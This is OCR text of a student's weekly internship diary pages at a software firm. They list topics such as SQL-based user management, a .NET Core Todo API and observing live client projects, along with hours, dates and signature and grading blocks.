
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Joshi

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-

→ User management with Role, login & access rights using the database first.

→ User management with SQL Query & Store Procedure.



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TOTAL HOURS: 41.25

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date: 18/12/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/02/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP


NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: DT: 20/2/2023 TO 24/2/2023
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned:-

→ Todo Application using .NET core web API

→ Design a ToDo Application front to call the API



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TOTAL HOURS: 49.75

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date: 18/11/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 06/03/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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
Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: Dt: 27/2/23 TO 3/3/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Bhai

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-
→ ~~Start~~ See how the live project work
→ Some working model
→ Conversation between client & developer.



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TOTAL HOURS: 46

SIGNATURE OF STUDENT

